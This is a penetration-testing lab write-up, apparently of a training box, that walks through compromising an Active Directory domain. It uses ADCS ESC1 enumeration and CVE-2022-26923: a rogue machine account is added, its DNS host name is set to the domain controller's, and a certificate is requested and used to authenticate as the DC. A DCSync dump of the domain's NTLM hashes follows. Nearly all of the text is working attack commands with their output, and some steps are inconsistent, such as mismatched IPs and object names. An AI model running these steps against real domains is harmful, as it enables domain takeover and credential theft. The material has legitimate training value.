PEN-200 Practices - Active Directory Part 06

Exploiting ADCS with category of ESC1 with escalation of CVE-2022-26923, adding a host for exploiting UPNs and SAN insecure unique DNS signature. PrivEsc with DCSync Attack.
Active Directory
On this another internal PenTesting practices, we got is an IP Address, and an assumed breached scenario with Credentials and CVE:
10.65.147.55
CVE-2022-26923
Credentials:
User: thm
Passwd: Password1@
- Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.65.147.55
PING 10.65.147.55 (10.65.147.55) 56(84) bytes of data.
64 bytes from 10.65.147.55: icmp_seq=1 ttl=126 time=236 ms
64 bytes from 10.65.147.55: icmp_seq=2 ttl=126 time=237 ms
--- 10.65.147.55 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 236.356/236.866/237.377/0.510 ms
Continue with NMAP Scanning
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.65.147.55 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.65.147.55
Host is up (0.24s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
9389/tcp open adws
49666/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
49674/tcp open unknown
49718/tcp open unknown
49720/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
Okay it’s a lucky full-set AD.
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p1-10000 -sC -sV 10.65.147.55 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.65.147.55
Host is up (0.24s latency).
Not shown: 9986 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
| 3072 87:4c:ef:4c:bf:9b:eb:32:89:e0:c4:ba:8b:23:84:c5 (RSA)
| 256 b7:ad:cc:81:7a:7f:72:69:09:3d:98:99:4c:ea:8d:2d (ECDSA)
|_ 256 73:e4:2e:a5:8e:0f:5a:a7:57:27:2f:f3:d2:6c:e4:78 (ED25519)
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-28 02:04:37Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lunar.eruca.com0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:LUNDC.lunar.eruca.com
| Not valid before: 2025-05-19T05:32:50
|_Not valid after: 2026-05-19T05:32:50
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lunar.eruca.com0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:LUNDC.lunar.eruca.com
| Not valid before: 2025-05-19T05:32:50
|_Not valid after: 2026-05-19T05:32:50
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lunar.eruca.com0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:LUNDC.lunar.eruca.com
| Not valid before: 2025-05-19T05:32:50
|_Not valid after: 2026-05-19T05:32:50
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lunar.eruca.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:LUNDC.lunar.eruca.com
| Not valid before: 2025-05-19T05:32:50
|_Not valid after: 2026-05-19T05:32:50
|_ssl-date: 2025-11-28T02:06:01+00:00; 0s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: LUNAR
| NetBIOS_Domain_Name: LUNAR
| NetBIOS_Computer_Name: LUNDC
| DNS_Domain_Name: lunar.eruca.com
| DNS_Computer_Name: LUNDC.lunar.eruca.com
| Product_Version: 10.0.17763
|_ System_Time:
|_ssl-date:
| ssl-cert: Subject: commonName=LUNDC.lunar.eruca.com
| Not valid before:
|_Not valid after: 2026-05-29T01:59:43
9389/tcp open mc-nmf .NET Message Framing
Service Info: Host: LUNDC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
|   date:
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
So we got the Domain at:
LUNDC.lunar.eruca.com LUNDC lunar.eruca.com
What do we note:
-
AD Infra.
-
Credentials and CVE that haven’t used.
-
DC DNS
-
LDAP Open for BloodHound.
- Active Directory Enumeration
┌──(kali㉿kali)-[~]
└─$ netexec smb LUNDC -u thm -p 'Password1@'
SMB         10.65.147.55    445    LUNDC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:LUNDC) (domain:lunar.eruca.com) (signing:True) (SMBv1:False)
SMB         10.65.147.55    445    LUNDC            [+] lunar.eruca.com\thm:Password1@
┌──(kali㉿kali)-[~]
└─$ netexec ldap LUNDC -u thm -p 'Password1@' -M maq
LDAP        10.65.147.55    389    LUNDC            [*] Windows 10 / Server 2019 Build 17763 (name:LUNDC) (domain:lunar.eruca.com)
LDAP        10.65.147.55    389    LUNDC            [+] lunar.eruca.com\thm:Password1@ (Pwn3d!)
MAQ         10.65.147.55    389    LUNDC            [*] Getting the MachineAccountQuota
MAQ         10.65.147.55    389    LUNDC            MachineAccountQuota: 10

┌──(kali㉿kali)-[~]
└─$ netexec ldap LUNDC -u thm -p 'Password1@' -M adcs
LDAP        10.65.147.55    389    LUNDC            [*] Windows 10 / Server 2019 Build 17763 (name:LUNDC) (domain:lunar.eruca.com)
LDAP        10.65.147.55    389    LUNDC            [+] lunar.eruca.com\thm:Password1@ (Pwn3d!)
ADCS        10.65.147.55    389    LUNDC            [*] Starting LDAP search with search filter ‘(objectClass=pKIEnrollmentService)’
ADCS        10.65.147.55    389    LUNDC            Found PKI Enrollment Server: LUNDC.lunar.eruca.com
ADCS        10.65.147.55    389    LUNDC            Found CN: lunar-LUNDC-CA
On NMAP RDP’s are Open.
┌──(kali㉿kali)-[~]
└─$ netexec rdp LUNDC -u thm -p 'Password1@'
RDP         10.65.147.55    3389   LUNDC            [*] Windows 10 or Windows Server 2016 Build 17763 (name:LUNDC) (domain:lunar.eruca.com) (nla:True)
RDP         10.65.147.55    3389   LUNDC            [+] lunar.eruca.com\thm:Password1@ (Pwn3d!)
- Active Directory ADCS Vuln Enumeration
With a set of credentials we can check the ADCS or CA vulnerability type, and it says ECS1, which could be pretty basic.
┌──(kali㉿kali)-[~]
└─$ certipy-ad find -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.65.147.55 -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for ‘lunar-LUNDC-CA’ via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for ‘lunar-LUNDC-CA’
[*] Checking web enrollment for CA ‘lunar-LUNDC-CA’ @ ‘LUNDC.lunar.eruca.com’
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lunar-LUNDC-CA
    DNS Name                            : LUNDC.lunar.eruca.com
    Certificate Subject                 : CN=lunar-LUNDC-CA, DC=lunar, DC=eruca, DC=com
    Certificate Serial Number           : 77420116D46A6586476B85BD5BF6A237
    Certificate Validity Start          : 2022-01-14 07:21:18+00:00
    Certificate Validity End            : 2027-01-14 07:31:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : LUNAR.ERUCA.COM\Administrators
      Access Rights
        ManageCa                        : LUNAR.ERUCA.COM\Administrators
                                          LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        ManageCertificates              : LUNAR.ERUCA.COM\Administrators
                                          LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Enroll                          : LUNAR.ERUCA.COM\Authenticated Users
Certificate Templates
  0
    Template Name                       : HTTPSWebServer
    Display Name                        : HTTPS Web Server
    Certificate Authorities             : lunar-LUNDC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-01-14T07:53:52+00:00
    Template Last Modified              : 2022-01-14T08:01:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
                                          LUNAR.ERUCA.COM\Authenticated Users
      Object Control Permissions
        Owner                           : LUNAR.ERUCA.COM\Administrator
        Full Control Principals         : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Owner Principals          : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Dacl Principals           : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Property Enroll           : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
    [+] User Enrollable Principals      : LUNAR.ERUCA.COM\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
  1
    Template Name                       : UserRequest
    Display Name                        : User Request
    Certificate Authorities             : lunar-LUNDC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-01-14T07:48:58+00:00
    Template Last Modified              : 2022-01-14T09:17:40+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Domain Users
                                          LUNAR.ERUCA.COM\Enterprise Admins
                                          LUNAR.ERUCA.COM\Authenticated Users
      Object Control Permissions
        Owner                           : LUNAR.ERUCA.COM\Administrator
        Full Control Principals         : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Owner Principals          : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Dacl Principals           : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Enterprise Admins
        Write Property Enroll           : LUNAR.ERUCA.COM\Domain Admins
                                          LUNAR.ERUCA.COM\Domain Users
                                          LUNAR.ERUCA.COM\Enterprise Admins
    [+] User Enrollable Principals      : LUNAR.ERUCA.COM\Domain Users
                                          LUNAR.ERUCA.COM\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.

But it seems we can’t escalated it normally:
┌──(kali㉿kali)-[~]
└─$ sudo certipy-ad req -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.65.147.55 -ca ‘lunar-LUNDC-CA’ -template 'HTTPSWebServer' -upn administrator@lunar.eruca.com
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[!] Failed to connect to endpoint mapper: Could not connect: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[-] Failed to get dynamic TCP endpoint for 91AE6020-9E3C-11CF-8D7C-00AA00C091BE
[-] Got error: Failed to get DCE RPC connection
[-] Use -debug to print a stacktrace
That’s where the CVE-2022-26923 might help.
- CVE-2022-26923 ADCS with Certipy
┌──(kali㉿kali)-[~]
└─$ netexec ldap LUNDC -u thm -p 'Password1@' -d lunar.eruca.com -M maq
LDAP        10.65.147.55    389    LUNDC            [*] Windows 10 / Server 2019 Build 17763 (name:LUNDC) (domain:lunar.eruca.com)
LDAP        10.65.147.55    389    LUNDC            [+] lunar.eruca.com\thm:Password1@ (Pwn3d!)
MAQ         10.65.147.55    389    LUNDC            [*] Getting the MachineAccountQuota
MAQ         10.65.147.55    389    LUNDC            MachineAccountQuota: 10
And we should’ve add another Computers for the exploitation to happen.
┌──(kali㉿kali)-[~]
└─$ addcomputer.py lunar.eruca.com/thm:'Password1@' -computer-name 'EVILPC$' -computer-pass 'EvilPass123!' -dc-ip 10.65.147.55
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account EVILPC$ with password EvilPass123!.

┌──(kali㉿kali)-[~]
└─$ certipy-ad account update -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.65.147.55 -user ‘EVILPC$’ -dns ‘LUNDC.lunar.eruca.com’
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user ‘EVILPC$’:
    dNSHostName                         : LUNDC.lunar.eruca.com
[*] Successfully updated ‘EVILPC$’
Great, it’s a success.
However we still couldn’t perform the ADCS ESC1 attack with our New computers:
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -u 'EVILPC$@lunar.eruca.com' -p 'EvilPass123!' -dc-ip 10.65.147.55 -ca 'lunar-LUNDC-CA' -template 'Machine'
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[!] Failed to connect to endpoint mapper: Could not connect: timed out
[!] Use -debug to print a stacktrace
[-] Failed to get dynamic TCP endpoint for 91AE6020-9E3C-11CF-8D7C-00AA00C091BE
[-] Got error: Failed to get DCE RPC connection
[-] Use -debug to print a stacktrace
Let’s RDP Into the box and Inspect the Object carefully, my expectation with Certipy (Internal or external) and this CVE is that any user/PC$ can add machines to the domain.
This is done mostly because of the home office policy, so employees can bring personal machines to the domain.
The issue here is that when you add a machine and request a certificate for that machine, you can alter it’s DNS and machine objects are using DNS for identification, pointing to any DC machine (yes including the Domain Controller Server).
┌──(kali㉿kali)-[~]
└─$ netexec rdp LUNDC -u thm -p 'Password1@'
RDP         10.65.147.55    3389   LUNDC            [*] Windows 10 or Windows Server 2016 Build 17763 (name:LUNDC) (domain:lunar.eruca.com) (nla:True)
RDP         10.65.147.55    3389   LUNDC            [+] lunar.eruca.com\thm:Password1@ (Pwn3d!)


Get-ADComputer "EVILPC$" -properties dnshostname,serviceprincipalname
Set-ADComputer "EVILPC$" -ServicePrincipalName @{}
Set-ADComputer "EVILPC$" -DnsHostName LUNDC.lunar.eruca.com
- PrivEsc to Administrator
┌──(venv)─(root㉿kali)-[/]
└─# certipy req -username thm@lunar.eruca.com -password 'Password1@' -ca LUNAR-LUNDC-CA -target 10.65.147.55
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: LUNAR.ERUCA.COM.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN ‘thm@lunar.eruca.com’
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to ‘thm.pfx’
[*] Wrote certificate and private key to ‘thm.pfx’
Or another option with New computers
┌──(venv)─(root㉿kali)-[/]
└─# certipy req 'lunar.eruca.com/EVILPC:EvilPass123!@lundc.lunar.eruca.com' -ca LUNAR-LUNDC-CA -template Machine
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with DNS Host Name ‘EVILPC.lunar.eruca.com’
[*] Saved certificate and private key to ‘evilpc.pfx’
Continue:
┌──(venv)─(root㉿kali)-[/]
└─# certipy auth -pfx thm.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)
[*] Using principal: thm$@lunar.eruca.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to ‘thm.ccache’
[*] Trying to retrieve NT hash for ‘thm$’
[*] Got NT hash for ‘thm$@lunar.eruca.com’: 43460d636f269c709b20049cee36ae7a
┌──(venv)─(root㉿kali)-[/]
└─# nxc smb LUNDC -u Administrator -H 43460d636f269c709b20049cee36ae7a
SMB         10.64.143.133   445    LUNDC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:LUNDC) (domain:lunar.eruca.com) (signing:True) (SMBv1:False)
SMB         10.64.143.133   445    LUNDC            [-] lunar.eruca.com\Administrator:43460d636f269c709b20049cee36ae7a STATUS_LOGON_FAILURE

┌──(venv)─(root㉿kali)-[/]
└─# nxc smb LUNDC -u THM -H 43460d636f269c709b20049cee36ae7a
SMB         10.64.143.133   445    LUNDC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:LUNDC) (domain:lunar.eruca.com) (signing:True) (SMBv1:False)
SMB         10.64.143.133   445    LUNDC            [+] lunar.eruca.com\THM:43460d636f269c709b20049cee36ae7a
┌──(venv)─(root㉿kali)-[/]
└─# certipy req -username THMPC$ -password ‘Password1@’ -ca LUNAR-LUNDC-CA -target 10.64.143.133 -template Machine
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 24
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name ‘THMPC.lunar.eruca.com’
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to ‘thmpc.pfx’
[*] Wrote certificate and private key to ‘thmpc.pfx’

┌──(venv)─(root㉿kali)-[/]
└─# certipy auth -pfx thmpc.pfx
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Using principal: thmpc$@lunar.eruca.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to ‘thmpc.ccache’
[*] Trying to retrieve NT hash for ‘thmpc$’
[*] Got NT hash for ‘thmpc$@lunar.eruca.com’: 43460d636f269c709b20049cee36ae7a
Redo the Internal Powershell or just SSH back into the DC, optional but you need to do it again.
lunar\thm@LUNDC C:\Users\thm>powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\thm> Get-ADComputer EVILPC -properties dnshostname,serviceprincipalname
DistinguishedName    : CN=THMPC,CN=Computers,DC=lunar,DC=eruca,DC=com
DNSHostName          : EVILPC.lunar.eruca.com
Enabled              : True
Name                 : EVILPC
ObjectClass          : computer
ObjectGUID           : abebebf8-c87a-46c4-b929-a60f2c55368f
SamAccountName       : EVILPC$
serviceprincipalname : {RestrictedKrbHost/EVILPC.lunar.eruca.com, RestrictedKrbHost/THMPC, HOST/EVILPC.lunar.eruca.com, HOST/EVILPC}
SID                  : S-1-5-21-3330634377-1326264276-632209373-12103
UserPrincipalName    :
PS C:\Users\thm> Set-ADComputer EVILPC -ServicePrincipalName @{}
PS C:\Users\thm> Set-ADComputer EVILPC -DnsHostName LUNDC.lunar.eruca.com
PS C:\Users\thm> Get-ADComputer EVILPC -properties dnshostname,serviceprincipalname
DistinguishedName : CN=EVILPC,CN=Computers,DC=lunar,DC=eruca,DC=com
DNSHostName       : EVILPC.lunar.eruca.com
Enabled           : True
Name              : EVILPC
ObjectClass       : computer
ObjectGUID        : abebebf8-c87a-46c4-b929-a60f2c55368f
SamAccountName    : EVILPC$
SID               : S-1-5-21-3330634377-1326264276-632209373-12103
UserPrincipalName :


PS C:\Users\thm>
And that’s it, back to Kali:
┌──(venv)─(root㉿kali)-[/]
└─# certipy req -username EVILPC$ -password 'EvilPass123!' -ca LUNAR-LUNDC-CA -target lundc.lunar.eruca.com -template Machine
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: lundc.lunar.eruca.com.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 25
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name ‘LUNDC.lunar.eruca.com’
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to ‘lundc.pfx’
[*] Wrote certificate and private key to ‘lundc.pfx’
┌──(venv)─(root㉿kali)-[/]
└─# ls
bhce  lundc.pfx  nmap  passwd.txt  thmpc.pfx  thm.pfx  users.txt  venv  www
And let’s Auth:
┌──(venv)─(root㉿kali)-[/]
└─# certipy auth -pfx lundc.pfx -dc-ip 10.65.147.55
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*]     SAN DNS Host Name: ‘LUNDC.lunar.eruca.com’
[*] Using principal: ‘lundc$@lunar.eruca.com’
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to ‘lundc.ccache’
[*] Wrote credential cache to ‘lundc.ccache’
[*] Trying to retrieve NT hash for ‘lundc$’
[*] Got hash for ‘lundc$@lunar.eruca.com’: aad3b435b51404eeaad3b435b51404ee:14fc9b5814def64289bb694f6659c733
- -dc-ip are Important here.
And we got the DC NTLM hash:
aad3b435b51404eeaad3b435b51404ee:14fc9b5814def64289bb694f6659c733
┌──(venv)─(root㉿kali)-[/]
└─# secretsdump.py 'lunar.eruca.com/lundc$'@lunar.eruca.com -dc-ip 10.65.147.55 -hashes :14fc9b5814def64289bb694f6659c733
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:400da5ca40476e5aa7d2dbf542c6e5c3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a3eb1bfbc55f798d7d38be7b92a8a140:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
gblake:1107:aad3b435b51404eeaad3b435b51404ee:fbfb5b320d017c9e3d3c634aaf4e54fd:::
lcarr:1108:aad3b435b51404eeaad3b435b51404ee:8825361f72915b1bf8dd0657027a9f7d:::
nmitchell:1109:aad3b435b51404eeaad3b435b51404ee:01db65871ad70a46a71afaf5bc9f0d27:::
ahughes:1110:aad3b435b51404eeaad3b435b51404ee:f89091b07e744e2454b1791bfd7e2ce2:::
iperry:1111:aad3b435b51404eeaad3b435b51404ee:8774f706e84284f8754f5aa7c4e0e939:::
lnorth:1112:aad3b435b51404eeaad3b435b51404ee:3500cc65d9919afc8c705af8b7531186:::
